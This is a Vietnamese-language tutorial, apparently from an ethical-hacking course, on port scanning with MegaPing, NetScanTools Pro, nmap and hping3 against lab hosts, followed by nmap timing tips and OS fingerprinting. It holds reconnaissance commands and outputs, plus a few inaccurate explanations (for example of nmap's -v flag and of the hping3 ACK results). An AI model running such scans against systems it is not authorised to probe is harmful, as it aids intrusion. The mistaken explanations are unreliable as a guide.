
The screenshot shows the main interface of the MegaPing application. The title bar says 'MegaPing (Unregistered)'. The menu bar includes 'File', 'View', 'Tools', and 'Help'. The toolbar has various icons for different functions like DNS List Hosts, Ping, Traceroute, etc. On the left, there is a sidebar with icons and labels: DNS List Hosts, DNS Lookup Name, Finger, Network Time, Ping, Traceroute, Whols, Network Resources, Process Info, **System Info** (which is selected and highlighted in blue), IP Scanner, NetBIOS Scanner, Share Scanner, Security Scanner, Port Scanner, and Host Monitor. The main pane is titled 'System Info' and contains a 'Connections' tab. Below it is a table showing network connections:

Protocol	PID	Local Address	Remote Addr...	State
TCP	21 ports	5 connections	09:23:29	
135	892	0.0.0.0:135	0.0.0.0:0	LISTENING
139	4	169.254.1.221...	0.0.0.0:0	LISTENING
139	4	192.168.36.14...	0.0.0.0:0	LISTENING
3389	496	0.0.0.0:3389	0.0.0.0:0	LISTENING
5040	4812	0.0.0.0:5040	0.0.0.0:0	LISTENING
49664	648	0.0.0.0:49664	0.0.0.0:0	LISTENING
49665	512	0.0.0.0:49665	0.0.0.0:0	LISTENING
49666	1332	0.0.0.0:49666	0.0.0.0:0	LISTENING
49667	1228	0.0.0.0:49667	0.0.0.0:0	LISTENING
49668	2184	0.0.0.0:49668	0.0.0.0:0	LISTENING
49671	3124	0.0.0.0:49671	0.0.0.0:0	LISTENING
49672	628	0.0.0.0:49672	0.0.0.0:0	LISTENING
49673	2392	0.0.0.0:49673	0.0.0.0:0	LISTENING
49674	2860	127.0.0.1:496...	0.0.0.0:0	LISTENING
10836	7756	127.0.0.1:108...	127.0.0.1:108...	ESTABLISH

On the right side of the table, there are three checkboxes: 'Auto Refresh' (checked), 'Active Only' (unchecked), and 'Show Names' (unchecked). At the bottom right of the table area is a 'Report' button.

System Info hiển thị thông tin hệ thống

Chọn mục **IP Scanner** ở thanh điều hướng bên trái, nhập dải IP cần scan, ở đây mình thực hiện lab ở VMWare nên sẽ sử dụng dải địa chỉ IP từ **192.168.36.130** tới **192.168.36.160**. Chọn thêm các mục **Resolve Names**, **Show MAC Addresses** để biết thêm thông tin về hostname cũng như địa chỉ vật lý của các máy nằm trong mạng này.



Scan IP từ 192.168.36.130 tới 192.168.36.160

MegaPing sẽ liệt kê tất cả các IP trong phạm vi đã chỉ định cùng với giá trị **TTL**, **Status** (*Alive* hoặc *Dest Not Reachable*). Ở đây mình scan được hai giá trị là 192.168.36.140 và 192.168.36.144 đang hoạt động. Công cụ cũng phát hiện được địa chỉ MAC và hostname của hai IP này.

Tiếp theo chọn mục **Port Scanner** từ khung bên trái. Nhập IP mong muốn cần scan. Mình sẽ nhập IP tìm được ở trên là 192.168.36.144. Bấm **Start** để quá trình scan bắt đầu.

Results				
Ports	Type	Keyword	Description	Risk
192.168.36.144			Scanning...	
			Scan Complete	
			Open Ports Found: 4	
135	TCP	loc-srv	Location Service	Low
139	TCP	netbios-ssn	NETBIOS Session Service	Elevated
445	TCP	microsoft-ds	Microsoft-DS	Low
3389	TCP	msrdp	Microsoft Remote Display (...)	Low

Report


Scan IP 192.168.36.144 cho ra 4 kết quả

Kết quả cho thấy có 4 port đang mở kèm theo service đang chạy trên port đó, cùng với mô tả và mức độ rủi ro liên quan. Attacker có được những thông tin này sẽ dễ dàng thực hiện tấn công.

Ngoài ra MegaPing còn có một số chức năng khác như **Host Monitor**, **Security Scanner**, **NetBIOS Scanner**, ... các bạn có thể tự tìm hiểu thêm.

Dò quét port sử dụng NetScanTools Pro

NetScanTools Pro là công cụ chứa các tiện ích giúp thu thập thông tin trên Internet và khắc phục sự cố mạng cho các chuyên gia mạng. Các bạn tải công cụ tại [đây](#). Nhớ tải phiên bản Pro nhé, công cụ này sẽ cho chúng ta Trial 3 ngày. Thời gian này vừa đủ để chúng ta kịp làm quen và sử dụng thành thạo.



Cài đặt NetScanTools Pro Demo

Sau khi cài xong giao diện của nó sẽ như hình dưới, chọn Start NetScanTools Pro Demo ...

Ở thanh bên trái, dưới mục **Manual Tools (all)**, lăn xuống và chọn **Ping Scanner**. Tick vào **Use Default System DNS**, nhập dải IP cần scan và bấm **Start**. Sau khi scan, trình duyệt

sẽ tự động mở ra kết quả report. Ở đây mình thấy tool đã scan được 31 IP, trong đó tìm thấy 2 IP đang hoạt động (kết quả giống với khi sử dụng MegaPing ở phần trên).

NetScanTools® Pro v11

 Reports Created with DEMO v11.11
Buy from: www.netscantools.com


Report created with NetScanTools Pro v11 DEMO.
[Purchase NetScanTools Pro at www.netscantools.com.](http://www.netscantools.com)

Statistics for Ping Scanner

Report Timestamp	Monday, January 09, 2023 10:11:59
Scan Start Timestamp	Monday, January 09, 2023 10:11:54
Total Scan Time	5.409 seconds
Start IP address	192.168.36.130
End IP address	192.168.36.160
Number of target IP addresses	31
Number of IP addresses responding to pings	2
Number of intermediate routers responding to pings	0
Number of successful NetBIOS queries	0
Number of MAC addresses obtained by ARP or NetBIOS queries	0
Number of successful Subnet Mask queries	0

Kết quả scan dưới dạng HTML


Quay trở lại tool, ta thấy kết quả như hình bên dưới.



Target IP	Hostname	Time (ms)	Status
192.168.36.133	DESKTOP-AA74KA1.localdomain	0	0:0 Echo Reply
192.168.36.140	?	0	0:0 Echo Reply

Kết quả tìm thấy hai IP đang hoạt động

Tiếp theo ta sẽ chọn mục **Port Scanner** ở thanh điều hướng bên trái. Nhập IP cần scan, nhón chọn Scan Mode là **TCP Full Connect**, sau đó nhấn vào **Scan Common Ports**.



Kết quả Port Scanner

Kết quả scan cho thấy có 4 port đang mở là 22, 80, 3306 và 8000. Nó còn phát hiện được dịch vụ SSH đang chạy ở port 22 có version **OpenSSH 7.4**.

Dò quét port sử dụng nmap

Nmap chắc đã quá quen thuộc với các bạn, nếu chưa biết nmap là gì, các bạn có thể đọc thêm tại bài viết **Mô-đun 3 – Phần 3 – Scan host với nmap và Angry IP Scanner**.

Đầu tiên, ta sẽ thực hiện TCP connect/full open scan với câu lệnh:

nmap -sT -v 192.168.36.140

Trong đó **-v** (verbose) tức là vừa scan host vừa scan port. Khi quá trình quét hoàn tất, nmap sẽ hiển thị tất cả các port TCP đang mở và các dịch vụ đang chạy trên máy đích:

```
(kali㉿kali)-[~]
$ nmap -sT -v 192.168.36.140
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-09 20:35 EST
Initiating Ping Scan at 20:35
Scanning 192.168.36.140 [2 ports]
Completed Ping Scan at 20:35, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:35
Completed Parallel DNS resolution of 1 host. at 20:35, 0.00s elapsed
Initiating Connect Scan at 20:35
Scanning 192.168.36.140 [1000 ports]
Discovered open port 80/tcp on 192.168.36.140
Discovered open port 22/tcp on 192.168.36.140
Discovered open port 3306/tcp on 192.168.36.140
Discovered open port 8000/tcp on 192.168.36.140
Completed Connect Scan at 20:35, 0.10s elapsed (1000 total ports)
Nmap scan report for 192.168.36.140
Host is up (0.0010s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
8000/tcp  open  http-alt

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Kết quả scan bằng nmap -sT

Mình thấy kết quả là “**Host is up**” tức là máy này đang bật, và các port 22, 80, 3306, 8000 là các port TCP đang chạy trên máy này.

Tiếp theo ta sẽ quét **stealth scan/TCP half-open scan** bằng câu lệnh:

nmap -sS -v 192.168.36.140

Lưu ý lệnh này yêu cầu đặc quyền root (admin privilege) để có thể khởi chạy. Kết quả như sau:

```

└──(kali㉿kali)-[~]
$ sudo nmap -sS -v 192.168.36.140
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-09 20:39 EST
Initiating ARP Ping Scan at 20:39
Scanning 192.168.36.140 [1 port]
Completed ARP Ping Scan at 20:39, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:39
Completed Parallel DNS resolution of 1 host. at 20:39, 0.00s elapsed
Initiating SYN Stealth Scan at 20:39
Scanning 192.168.36.140 [1000 ports]
Discovered open port 80/tcp on 192.168.36.140
Discovered open port 22/tcp on 192.168.36.140
Discovered open port 3306/tcp on 192.168.36.140
Discovered open port 8000/tcp on 192.168.36.140
Completed SYN Stealth Scan at 20:39, 0.16s elapsed (1000 total ports)
Nmap scan report for 192.168.36.140
Host is up (0.00023s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3306/tcp  open  mysql
8000/tcp  open  http
MAC Address: 00:0C:29:DD:C4:BF (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.044KB)

```

Kết quả scan bằng nmap -sT

Ngoài phát hiện các port, service đang chạy, chế độ này còn giúp ta xác định được địa chỉ MAC của máy mục tiêu.

Dò quét sử dụng Hping3

Dò quét cờ ACK

Hping2/Hping3 là công cụ tạo gói tin và dò quét mạng. Hping có thể nghiên cứu hành vi của một máy đích và thu thập thông tin như các dịch vụ mà máy đó cung cấp, các port hỗ trợ dịch vụ và phiên bản hệ điều hành của mục tiêu.

Gõ lệnh sau với **-A** là chỉ định cờ ACK, **-p** là chỉ định số port, **-c** là số gói tin gửi đi. Trường hợp này mình sẽ gửi đi 5 gói tin để dò quét port 80.

sudo hping3 -A 192.168.36.140 -p 80 -c 5

Kết quả như sau:

```

└──(kali㉿kali)-[~]
$ sudo hping3 -A 192.168.36.140 -p 80 -c 5
HPING 192.168.36.140 (eth0 192.168.36.140): A set, 40 headers + 0 data bytes
len=46 ip=192.168.36.140 ttl=64 DF id=14239 sport=80 flags=R seq=0 win=0 rtt=19.8 ms
len=46 ip=192.168.36.140 ttl=64 DF id=14718 sport=80 flags=R seq=1 win=0 rtt=3.7 ms
len=46 ip=192.168.36.140 ttl=64 DF id=14958 sport=80 flags=R seq=2 win=0 rtt=2.6 ms
len=46 ip=192.168.36.140 ttl=64 DF id=15509 sport=80 flags=R seq=3 win=0 rtt=5.7 ms
len=46 ip=192.168.36.140 ttl=64 DF id=15873 sport=80 flags=R seq=4 win=0 rtt=5.2 ms

— 192.168.36.140 hping statistic —
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 2.6/7.4/19.8 ms

```

Kết quả hping3 với cờ ACK

Ta thấy số lượng gói gửi và nhận bằng nhau, chứng tỏ port tương ứng đang mở. **Lưu ý:** Quá trình quét ACK sẽ gửi gói tin thăm dò ACK đến máy đích; không có phản hồi có nghĩa là port đã được lọc bởi tường lửa. Nếu có phản hồi RST trả về, tức là port đã đóng.

Dò quét theo dải port

Tiếp theo ta sẽ quét một dải port chỉ định trước với option **-8** theo sau là dải port, **-S** dùng để chỉ định IP của host muốn scan.

sudo hping3 -8 0-100 -S 192.168.36.140

Kết quả thu được:

```
(kali㉿kali)-[~]
$ sudo hping3 -8 0-100 -S 192.168.36.140
Scanning 192.168.36.140 (192.168.36.140), port 0-100
101 ports to scan, use -V to see all the replies
+---+-----+-----+---+---+---+
|port| serv name | flags | ttl| id | win | len |
+---+-----+-----+---+---+---+
      22 ssh      : .S..A...   64     0 29200    46
      80 http     : .S..A...   64     0 29200    46
All replies received. Done.
Not responding ports:
```

Kết quả scan hping3 -8

Thấy các port từ 0 đến 100 thì có port 22 và 80 đang mở.

Dò quét cờ SYN

Để đặt cờ SYN với option **-S**, còn option **--scan** để scan dải port cho trước:

sudo hping3 --scan 0-100 -S 192.168.36.140

Kết quả:

```
(kali㉿kali)-[~]
$ sudo hping3 --scan 0-100 -S 192.168.36.140
Scanning 192.168.36.140 (192.168.36.140), port 0-100
101 ports to scan, use -V to see all the replies
+---+-----+-----+---+---+---+
|port| serv name | flags | ttl| id | win | len |
+---+-----+-----+---+---+---+
      22 ssh      : .S..A...   64     0 29200    46
      80 http     : .S..A...   64     0 29200    46
All replies received. Done.
Not responding ports:
```

Kết quả scan SYN flag


Mô-đun 3. Phần 6: Xác định phiên bản của dịch vụ và hệ điều hành

Xác định phiên bản của dịch vụ (service version)

Dò quét version bằng nmap

Mỗi port tại một thời điểm chỉ chạy một dịch vụ cụ thể và mọi dịch vụ đều có phiên bản (version) riêng. Một số version của giao thức không an toàn và có thể bị khai thác. Bằng cách thu thập chính xác phiên bản của dịch vụ, attacker có thể xác định lỗ hổng mà dịch vụ đó đang tồn tại và tiến hành tấn công.

Kỹ thuật xác định phiên bản của dịch vụ này cũng tập trung vào việc dò quét các port TCP và UDP. Trong **Zenmap**, ta sử dụng option **-sV** để dò quét phiên bản của dịch vụ.



Service version discovery in Zenmap

Kỹ thuật giảm thời gian dò quét trong nmap

Trong nmap, hiệu suất và độ chính xác được ưu tiên cao và điều này chỉ đạt được bằng cách giảm thời gian dò quét.

Bỏ qua những yếu tố không quan trọng

Trong khi quét Nmap, có thể giảm độ phức tạp về thời gian bằng các phương pháp sau:

- Tránh quét quá nhiều nếu chỉ yêu cầu một lượng thông tin tối thiểu.
- Số lượng port được quét có thể giới hạn được.
- Quét port (-sN) có thể được bỏ qua khi và chỉ khi người ta phải kiểm tra xem máy chủ có online hay không.
- Có thể tránh các kiểu quét nâng cao (-sC, -sV, -O, --traceroute và -A).
- Chỉ nên bật chế độ phân giải DNS khi cần thiết.

Tối ưu hóa thông số thời gian

Để kiểm soát hoạt động quét, **nmap** cung cấp tùy chọn **-T** để quét từ high-level đến low-level.

Tách biệt và tối ưu hóa UDP scan

Vì nhiều dịch vụ có lỗ hổng sử dụng giao thức UDP nên việc quét giao thức UDP là rất quan trọng và chúng ta nên quét riêng giao thức này vì quá trình quét TCP có các yêu cầu về hiệu suất và đặc điểm thời gian khác nhau. Ngoài ra, quá trình quét UDP bị ảnh hưởng nhiều hơn bởi giới hạn tỷ lệ lỗi ICMP so với quá trình quét TCP.

Nâng cấp nmap

Chúng ta cần sử dụng phiên bản mới nhất của nmap vì nó chứa nhiều sửa lỗi, cải tiến thuật toán quan trọng và các tính năng có hiệu suất cao như local network ARP scanning.

Thực thi các phiên bản nmap đồng thời

Chạy nmap trên toàn bộ hệ thống mạng thường làm cho mạng chậm hơn và kém hiệu quả hơn. Công cụ nmap hỗ trợ song song hóa và nó cũng có thể được tùy chỉnh theo nhu cầu cụ thể. Tốc độ tổng thể của quá trình quét có thể được cải thiện bằng cách chia thành nhiều nhóm và chạy chúng đồng thời.

Quét từ vị trí mạng thuận lợi

Luôn luôn chạy nmap khi đang ở trong mạng nội bộ, vì nó cung cấp khả năng bảo mật chuyên sâu. Quét bên ngoài chỉ nên sử dụng khi kiểm tra tường lửa hoặc khi mạng cần được giám sát từ bên ngoài.

Tăng băng thông khả dụng và thời gian CPU

Bằng cách tăng băng thông khả dụng hoặc sức mạnh của CPU, thời gian quét nmap có thể giảm xuống. Ta có thể thực hiện bằng cách dừng mọi ứng dụng đang chạy. Nmap được điều khiển bởi các thuật toán kiểm soát tắc nghẽn của chính nó, do đó có thể ngăn chặn tình trạng tràn mạng. Điều này cải thiện độ chính xác một cách hiệu quả.

Xác định hệ điều hành (Banner Grabbing/OS Fingerprinting)

Tổng quan

Banner grabbing hoặc **OS fingerprinting** là một phương pháp được sử dụng để xác định hệ điều hành đang chạy trên hệ thống mục tiêu. Đây là một phương pháp quét quan trọng, vì

attacker sẽ có xác suất thành công cao hơn nếu biết hệ điều hành của hệ thống đích (thông qua việc xác định lỗ hổng dành riêng cho hệ điều hành đó). Sau đó, attacker có thể xây dựng chiến lược tấn công dựa trên hệ điều hành của hệ thống đích.

Có hai phương pháp để lấy banner: tìm banner khi cố gắng kết nối với một service, chẳng hạn như FTP và tải xuống **file/bin/ls** để kiểm tra kiến trúc hệ thống. Một kỹ thuật tiên tiến hơn phụ thuộc vào truy vấn stack, truy vấn này sẽ chuyển các gói đến máy đích và đánh giá dựa vào phản hồi. Phương pháp tiếp theo, được gọi là phân tích số thứ tự ban đầu (initial sequence number – ISN), xác định sự khác biệt trong bộ tạo số ngẫu trong TCP stack.

Active banner grabbing

Phương pháp **active banner grabbing** áp dụng nguyên tắc IP stack của hệ điều hành có một cách duy nhất để phản hồi các gói TCP đặc biệt. Mỗi nhà cung cấp có một cách triển khai khác nhau do đó phản hồi là khác nhau. Ta có thể dựa trên dấu hiệu này để xác định hệ điều hành. Chẳng hạn như nmap sử dụng một loạt 9 bài test để xác định điều đó.

1. Một gói TCP có bật cờ SYN và ECN-Echo được gửi đến một port TCP đang mở.
2. Một gói TCP không có cờ nào được bật sẽ được gửi đến một port TCP đang mở. Loại gói này là gói NULL.
3. Một gói TCP có bật các cờ URG, PSH, SYN và FIN được gửi đến một port TCP đang mở.
4. Gói TCP có bật cờ ACK được gửi đến port TCP đang mở.
5. Gói TCP có bật cờ SYN được gửi đến port TCP đã đóng.
6. Một gói TCP có bật cờ ACK được gửi đến một port TCP đã đóng.
7. Một gói TCP có bật các cờ URG, PSH và FIN được gửi đến một port TCP đã đóng.
8. **PU (Port Unreachable):** Một gói UDP được gửi đến một port UDP đã đóng. Mục tiêu là trích xuất thông báo “Không thể truy cập cổng ICMP” từ máy mục tiêu.
9. **TSeq (TCP Sequence ability test):** Gửi 6 gói TCP có bật cờ SYN tới một port TCP đang mở.

